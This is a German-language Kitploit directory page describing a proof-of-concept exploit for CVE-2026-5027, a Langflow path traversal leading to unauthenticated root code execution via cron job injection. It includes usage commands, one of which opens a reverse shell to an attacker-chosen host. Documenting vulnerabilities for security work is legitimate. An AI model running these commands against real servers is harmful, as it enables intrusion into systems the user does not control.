
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-5027 — Proof-of-Concept-Exploit für CVE-2026-5027, eine Path-Traversal-Schwachstelle in Langflow, die zu nicht authentifizierter Remote-Code-Ausführung über Cron-Job-Injection führt. | Kitploit
Tools/GitHubGitHub/yahiahamza/cve-2026-5027
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungRed Teaming
GitHubyahiahamza/cve-2026-5027

CVE-2026-5027

Proof-of-Concept-Exploit für CVE-2026-5027, eine Path-Traversal-Schwachstelle in Langflow, die zu nicht authentifizierter Remote-Code-Ausführung über Cron-Job-Injection führt.

Repository anzeigen
4224vor 7 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    350
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    292

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2026-5027 - Langflow Path Traversal zu Remote Code Execution

Beschreibung

Langflow-Versionen bis einschließlich 1.8.4 bereinigen den Parameter filename im Endpunkt POST /api/v2/files nicht. Ein Angreifer kann Pfad-Traversal-Sequenzen (../) verwenden, um Dateien an beliebige Stellen im Dateisystem zu schreiben. In Kombination mit Langflows Standardkonfiguration für automatische Anmeldung ist dies ohne jegliche Authentifizierung ausnutzbar und führt über Cron-Job-Injektion zu Remote Code Execution als Root.

Betroffene Versionen

  • Verwundbar: Langflow <= 1.8.4
  • Behoben: Zum Zeitpunkt der Erstellung kein Patch verfügbar
  • Standardkonfiguration: Automatische Anmeldung aktiviert (Ausnutzung ohne Authentifizierung)
  • Advisory: Tenable TRA-2026-26

Verwendung

# Proof of Concept (schreibt Testdatei nach /tmp/)
python3 exploit.py -t http://target:7860

# Mit Anmeldedaten (falls automatische Anmeldung deaktiviert ist)
python3 exploit.py -t http://target:7860 -u admin -p password

# Reverse Shell über Cron-Job
python3 exploit.py -t http://target:7860 --lhost YOUR_IP --lport 4444



Beispielausgabe

CVE-2026-5027 Exploit

CVE-2026-5027 Reverse Shell

Grundursache

Die Funktion upload_user_file() in src/backend/base/langflow/api/v2/files.py übergibt file.filename ohne Bereinigung direkt an den Speicherdienst. Die Methode LocalStorageService.save_file() konstruiert den Pfad mit folder_path / file_name, was Verzeichnis-Traversal nicht verhindert.

Referenzen

  • Tenable Advisory TRA-2026-26
  • Langflow GitHub
  • CVE-2026-5027: Langflow Path Traversal zu RCE - Vollständige technische Analyse

Haftungsausschluss

Dieses Tool wird ausschließlich für autorisierte Sicherheitstests und Bildungszwecke bereitgestellt. Verwenden Sie es nur auf Systemen, die Ihnen gehören oder für die Sie ausdrückliche Erlaubnis zum Testen haben.

Autor

Yahia Hamza - https://yh.do

Tool herunterladen






